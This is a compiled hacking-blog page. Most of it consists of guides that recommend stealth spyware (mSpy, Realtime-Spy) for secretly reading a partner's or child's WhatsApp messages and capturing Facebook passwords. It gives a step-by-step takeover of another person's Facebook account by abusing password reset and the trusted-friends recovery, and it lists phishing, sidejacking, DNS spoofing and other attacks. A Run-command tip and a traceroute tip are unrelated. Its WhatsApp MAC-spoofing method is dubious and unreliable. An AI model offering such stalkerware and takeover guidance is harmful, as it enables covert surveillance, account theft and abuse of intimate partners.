You can also visually trace route any IP address back to its location. For this, just visit http://www.yougetsignal.com/tools/visual-tracert/ and enter the IP you want to trace in the dialog box and hit the “Proxy Trace” button. Wait for few seconds and the visual trace route tool displays the path Internet packets traverse to reach a specified destination. Hope this helps. Please pass you comments.

How to Spy on WhatsApp Messages!!!

Need to Spy on a Someone’s WhatsApp Messages?
Relax, Here is a Complete Spying Guide!

WhatsApp is one of the most widely used instant messaging applications during the recent years. Attractive features like cross-platform support, media sharing and ease of use has made WhatsApp to be the top choice among most smart phone users. On the other hand, WhatsApp has also become a favorite application for many cheaters to exchange secret messages and maintain illicit relationships. Therefore, in order to investigate the truth about their partners or children it becomes inevitable for many individuals and parents to spy on WhatsApp messages.


                      Spy on WhatsApp Messages 

Ways to Spy on WhatsApp

This article will uncover some of the possible ways through which you can spy on WhatsApp messages of your children or suspected partner. The possible ways are as described below:

1. Spy Software: The Easiest Way

Using a spy software program is the easiest way to spy on WhatsApp messages. Although there are a handful of companies marketing substandard WhatsApp spy programs on the market today, there exists a few genuine products as well that are worth considering. One of my favorite software to spy on WhatsApp is mSpy which is known for its quality and top notch features. The following are some of the exciting features of mSpy which makes it a perfect choice for monitoring WhatsApp messages:
mSpy Features:
  • Spy on call logs and SMS and Contacts
  • Secretly record emails, web history and bookmarks.
  • Spy on Internet activity including social media like Facebook, WhatsApp, Twitter and Gmail.
  • Track GPS locations in real-time.
  • View Device and SIM card information.
  • Record keystrokes, photos and videos.
  • Operates in a complete stealth mode and remains undetected!.
If you are a parent, mSpy can offer you an additional help as it supports a handful of control features as well:
  • Block access to unwanted apps and calls.
  • Get instant alerts when profane language is typed or viewed.
  • Remotely lock the phone or restrict its usage.
  • Remotely delete unwanted contacts, call logs, SMS and photos if desired.

How it Works?

You will have to download and install the mSpy app onto the target phone on which you need to monitor WhatsApp messages. Installation and configuration takes only a few minutes. However, for this you should have the target phone in your hand at least for a few minutes.
Once the installation is complete, the monitoring process of all the above mentioned activities (WhatsApp messages, calls, SMS, Internet, GPS, camera etc.) will begin and the recorded logs are silently uploaded to your mSpy account. You can login to your online account at any time to view the logs containing WhatsApp messages and other activity details. You can download mSpy from the link below:

Compatible Phones: Android, BlackBerry, Apple iPhone, Windows Mobile, iPod and Tablets.


2. Spoofing the MAC Address: The Difficult Way

The other way to spy on someone’s WhatsApp messages is to spoof the MAC address of the target phone from your phone. This method is somewhat considered difficult and require a moderate amount of technical skills to perform. Let me explain.
WhatsApp has a small vulnerability which allows you to run the same WhatsApp account on two phones provided they both have the same MAC address. For this, you will have to gain access to the target phone to record its MAC address and spoof the same on your device. This is how you can find the MAC address of the target phone:
For Android – Head over to settings —> About phone —> Statu s—> Wi-Fi MAC address
For iPhone – Head over to Setting s—> General —> About —> Wi-Fi address
For Windows Phone – Head over to Settings —> About —> More info —> MAC address
For BlackBerry – Head over to options —> Device —> Device and Status info —> WLAN MAC
Once you have recorded the target phone’s MAC address, you will have to spoof the MAC address on your android phone. After this is done, install WhatsApp on your phone, configure it using the target person’s phone number and verify the WhatsApp account using the verification code received on the target phone.
If you successfully manage to execute all the above mentioned steps, you will have a replica of the target user’s WhatsApp account running on your phone. That means you will receive notifications on your phone for each and every activity of the target WhatsApp user. For spying on WhatsApp, I still recommend the usage of mSpy as this method is lot simpler than that of spoofing MAC address.
 
DISCLAIMER: YOU IMPLEMENT ALL THE INFORMATION PROVIDED IN THIS ARTICLE AT YOUR OWN RISK. USAGE OF SPYWARE WITHOUT PRIOR USER CONSENT MAY BE AGAINST YOUR LOCAL LAWS AND YOU DO IT AT YOUR OWN RISK!

How to Create Your Own Customized Run Commands!

Create Customized Run commandsThe Run command on Microsoft Windows operating system allows you to directly open an application or document with just a single command instead of navigating to its location and double-clicking the executable icon. However, it only works for some of the inbuilt Windows programs such as Command prompt (cmd), Calculator (calc) etc.
So, have you ever wondered how to create your own customized Run commands for accessing your favorite programs, files and folders? Well, read on to find out the answer.

Creating the Customized Run Command:

Let me take up an example of how to create a customized run command for opening the Internet explorer. Once you create this command, you should be able to open the Internet explorer just by typing ie in the Run dialog box. Here is how you can do that.
  1. Right-click on your Desktop and select New -> Shortcut.
  2. You will see a “Create Shortcut” Dialog box as shown below...
     
    Create customized Run command 

    1. Click on “Browse”, navigate to: Program Files -> Internet Explorer from your Root drive (usually C:\) and select “iexplore” as shown in the above figure and click on “OK”.
    2. Now click on “Next” and type any name for your shortcut. You can choose any name as per your choice; this will be your customized “Run command”. In this case I name my shortcut as “ie“. Click on “Finish”.
    3. You will see a shortcut named ie on your desktop. All you need to do is just copy this shortcut and paste it in your Windows folder (usually “C:/Windows”). Once you have copied the shortcut onto your Windows folder, you can delete the one on your Desktop.
    4. That’s it! From now on, just open the Run dialog box, type ie and hit Enter to open the Internet Explorer.
    In this way you can create customized Run commands for any program of your choice. Say ff for Firefox, ym for Yahoo messenger, wmp for Windows media player and so on.
    To do this, when you click on “Browse” in the Step-3, just select the target program’s main executable (.exe) file which will usually be located in the “C:\Program Files” folder. Give a simple and short name for this shortcut as per your choice and copy the shortcut file onto the Windows folder as usual. Now just type this short name in the Run dialog box to open the program.
    I hope this post has helped you create your own Run commands and use them in your daily life. Pass your comments... :)

How to Hack a Facebook Passwords!

Need to Hack Someone’s Facebook Password?
Here’s a Complete Guide on Possible Ways to Hack Facebook!

Hack Facebook Password
Being one of the most widely accessed social networking sites, Facebook has also become a popular place for many to exchange secret messages and manage illicit relationships. Therefore, it’s no wonder many people make up their minds to hack the Facebook password of their loved ones. May be you’re in a similar situation or just want to hack the password of any Facebook account, this article will surely help you out.
Every day, I get a lot of requests from people to hack Facebook passwords of their spouse, girlfriend or boyfriend so as to reveal their secret relationships if any. Even though I strongly deny any such requests, in order to keep the knowledge free I have decided to write down this post using which you can easily manage to hack the Facebook profile of your choice.

Possible Ways to Hack a Facebook Password:

With my experience of over 10 years, I can tell you is that there are only TWO ways to successfully hack a Facebook password. Let me explain:

1. Keylogging – The Easiest Way!


Keylogging refers to simply recording each and every keystroke that a user types on a specific computer’s keyboard. This can be done using a small computer program called keylogger (spy software). Once installed, a keylogger will automatically load from the start-up, runs in the invisible mode and start capturing each and every keystroke including passwords of Facebook, email or any other online account.
Since keylogger requires no special skills to install and use, it is the easiest way to hack a Facebook password. I recommend the following keylogger program as the best one to hack the password of Facebook or any other online account:
Easily Access Facebook Password
Why Realtime-Spy is the Best?
The following unique features make Realtime-Spy the TOP choice among users:
  1. REMOTE INSTALLATION
    Realtime-Spy can be installed on remote computers. This makes it possible to hack the Facebook password even if the target user is miles away from you.
  2. 100% STEALTH OPERATION
    Captures Facebook password in a complete stealth mode and remains undetected. Hence, you need not worry about getting caught or being traced back.
  3. EXTREMELY EASY TO USE!
    Realtime-Spy is a very small program, installs in a few seconds and is extremely easy to use even for newbies.
  4. WORKS ON WINDOWS & MAC
    Fully compatible with Windows XP/Vista/7/8 (32 and 64-bit) and Mac.

How it Works?

To hack the Facebook password, all you need to do is just install Realtime-Spy on the target computer. When the target user logs into his Facebook account from this computer, the login details (username and password) are captured and uploaded instantly to the Realtime-Spy servers. You can later access the stored logs to obtain the Facebook password.
Download Realtime-Spy – for Windows
For Mobile Users:
To hack the Facebook password of mobile users, there is a mobile version of this program called “mSpy”.
Download mSpy – for Mobile Devices
Supported Phones: Android, BlackBerry, Windows Mobile, iPhone and Tablets.


2. Phishing – The Difficult Way:

The other common way to hack Facebook password is via Phishing. This method will make use of a fake login page (spoofed web page) which will exactly resemble the original one. Say for example, a spoofed web page of Facebook looks exactly same as that of the original Facebook website. This page is actually created by the hacker and is hosted on his own server. Once the victim enters his/her Facebook password on such a fake login page, the login details are stolen away by the hacker.
Phishing requires specialized knowledge and high level skills to implement. Therefore, it would not be possible for a noob user (perhaps like you) to attempt this trick. It is a punishable offense too. So in order to successfully hack the Facebook password, I recommend the usage of keylogger as it is the easiest and the safest way.

Why do People Want to Hack Facebook Passwords?

You many wonder why people want to hack the password of someone’s Facebook account. There may be varying reasons behind the hack attempts. In most cases people attempt to hack the Facebook password of their boyfriend or girlfriend so as to find out what is going on behind the scenes. These days parents are also concerned about their child’s Facebook activity and would like to monitor them by gaining access to their Facebook accounts. A husband or wife may want to hack the password so as to check the loyalty of their partner and so on. While most people have a strong motive behind their need to hack passwords, there are a few who also hack Facebook password just out of curiosity.

Facebook Hacking Methods that Do Not Work:

  1. Many scam websites promise you that it will hack and deliver the Facebook password upon payment or completing a free survey. If a website asks you to complete a survey to download the hacked Facebook password, it is nothing more than a scam. At the end of survey, instead of getting the Facebook password of the target user all you get is a junk file!
  2. There is no ready-made software program that is available to hack Facebook password (except the keylogger). In fact, keyloggers are pretty generic and are designed to log the keystrokes of a specific computer which in turn can be used to hack passwords.
DISCLAIMER: YOU IMPLEMENT ALL THE INFORMATION PROVIDED IN THIS ARTICLE AT YOUR OWN RISK. USAGE OF SPYWARE WITHOUT PRIOR USER CONSENT MAY BE AGAINST YOUR LOCAL LAWS AND YOU DO IT AT YOUR OWN RISK!

4 Ways to Crack a Facebook Password and How to Protect Yourself from Them!

Despite the security concerns that have plagued Facebook for years, most people are sticking around and new members keep on joining. This has led Facebook to break records numbers with over one billion monthly active users as of October 2012—and around 600 million active daily users.
We share our lives on Facebook. We share our birthdays and our anniversaries. We share our vacation plans and locations. We share the births of our sons and the deaths of our fathers. We share our most cherished moments and our most painful thoughts. We divulge every aspect of our lives. We even clamor to see the latest versions even before they're ready for primetime.
But we sometimes forget who's watching.
We use Facebook as a tool to connect, but there are those people who use that connectivity for malicious purposes. We reveal what others can use against us. They know when we're not home and for how long we're gone. They know the answers to our security questions. People can practically steal our identities—and that's just with the visible information we purposely give away through our public Facebook profile.

The scariest part is that as we get more comfortable with advances in technology, we actually become more susceptible to hacking. As if we haven't already done enough to aid hackers in their quest for our data by sharing publicly, those in the know can get into our emails and Facebook accounts to steal every other part of our lives that we intended to keep away from prying eyes.
In fact, you don't even have to be a professional hacker to get into someone's Facebook account.

It can be as easy as running Firesheep on your computer for a few minutes. In fact, Facebook actually allows people to get into someone else's Facebook account without knowing their password. All you have to do is choose three friends to send a code to. You type in the three codes, and voilĂ —you're into the account. It's as easy as that.
In this article I'll show you these, and a couple other ways that hackers (and even regular folks) can hack into someone's Facebook account. But don't worry, I'll also show you how to prevent it from happening to you.

Method 1: Reset the Password

The easiest way to "hack" into someone's Facebook is through resetting the password. This could be easier done by people who are friends with the person they're trying to hack.
  • The first step would be to get your friend's Facebook email login. If you don't already know it, try looking on their Facebook page in the Contact Info section.
  • Next, click on Forgotten your password? and type in the victim's email. Their account should come up. Click This is my account.
  • It will ask if you would like to reset the password via the victim's emails. This doesn't help, so press No longer have access to these?
  • It will now ask How can we reach you? Type in an email that you have that also isn't linked to any other Facebook account.
  • It will now ask you a question. If you're close friends with the victim, that's great. If you don't know too much about them, make an educated guess. If you figure it out, you can change the password. Now you have to wait 24 hours to login to their account.

  • If you don't figure out the question, you can click on Recover your account with help from friends. This allows you to choose between three and five friends.
  •  It will send them passwords, which you may ask them for, and then type into the next page. You can either create three to five fake Facebook accounts and add your friend (especially if they just add anyone), or you can choose three to five close friends of yours that would be willing to give you the password.

Sunday, April 6, 2014

Top 10 Facebook profile hacking techniques!

Top 10 Facebook profile hacking techniques!

There are many ways someone can hack Facebook Profile's, and here are the 10 most usual:
Computer Trojan, Virus, and Worm

1. Phishing


Phishing is still the most popular attack vector used for hacking Facebook accounts. There are variety methods to carry out phishing attack. In a simple phishing attacks a hacker creates a fake log in page which exactly looks like the real Facebook page and then asks the victim to log in. Once the victim log in through the fake page the, the victims "Email Address" and "Password" is stored in to a text file, and the hacker then downloads the text file and gets his hands on the victims credentials.

2. Keylogging

Keylogging is the easiest way to hack a Facebook password. Keylogging sometimes can be so dangerous that even a person with good knowledge of computers can fall for it. A Keylogger is basically a small program which, once is installed on victim's computer, will record every thing victim types on his/her computer. The logs are then send back to the attacker by either FTP or directly to hackers email address.

3. Stealer's

Almost 80% percent people use stored passwords in their browser to access the Facebook. This is quite convenient, but can sometimes be extremely dangerous. Stealer's are software's specially designed to capture the saved passwords stored in the victims Internet browser.

4. Session Hijacking

Session Hijacking can be often very dangerous if you are accessing Facebook on a http (non secure) connection. In Session Hijacking attack, a hacker steals the victims browser cookie which is used to authenticate the user on a website, and use it to access the victims account. Session hijacking is widely used on LAN, and WiFi connections.

5. Sidejacking With Firesheep


Sidejacking attack went common in late 2010, however it's still popular now a days. Firesheep is widely used to carry out sidejacking attacks. Firesheep only works when the attacker and victim is on the same WiFi network. A sidejacking attack is basically another name for http session hijacking, but it's more targeted towards WiFi users.

6. Mobile Phone Hacking

Millions of Facebook users access Facebook through their mobile phones. In case the hacker can gain access to the victims mobile phone then he can probably gain access to his/her Facebook account. Their are a lots of Mobile Spying software's used to monitor a Cellphone. The most popular Mobile Phone Spying software's are: Mobile Spy, and Spy Phone Gold.

7. DNS Spoofing

If both the victim and attacker are on the same network, an attacker can use a DNS spoofing attack and change the original Facebook page to his own fake page and hence can get access to victims Facebook account.

8. USB Hacking


If an attacker has physical access to your computer, he could just insert a USB programmed with a function to automatically extract saved passwords in the Internet browser.

9. Man In the Middle Attacks

If the victim and attacker are on the same LAN and on a switch based network, a hacker can place himself between the client and the server, or he could act as a default gateway and hence capturing all the traffic in between.

10. Botnets

Botnets are not commonly used for hacking Facebook accounts, because of it's high setup costs. They are used to carry more advanced attacks. A Botnet is basically a collection of compromised computer. The infection process is same as the key logging, however a Botnet gives you additional options for carrying out attacks with the compromised computer. Some of the most popular Botnets include Spyeye and Zeus.


---------------------------->>Asman Mirza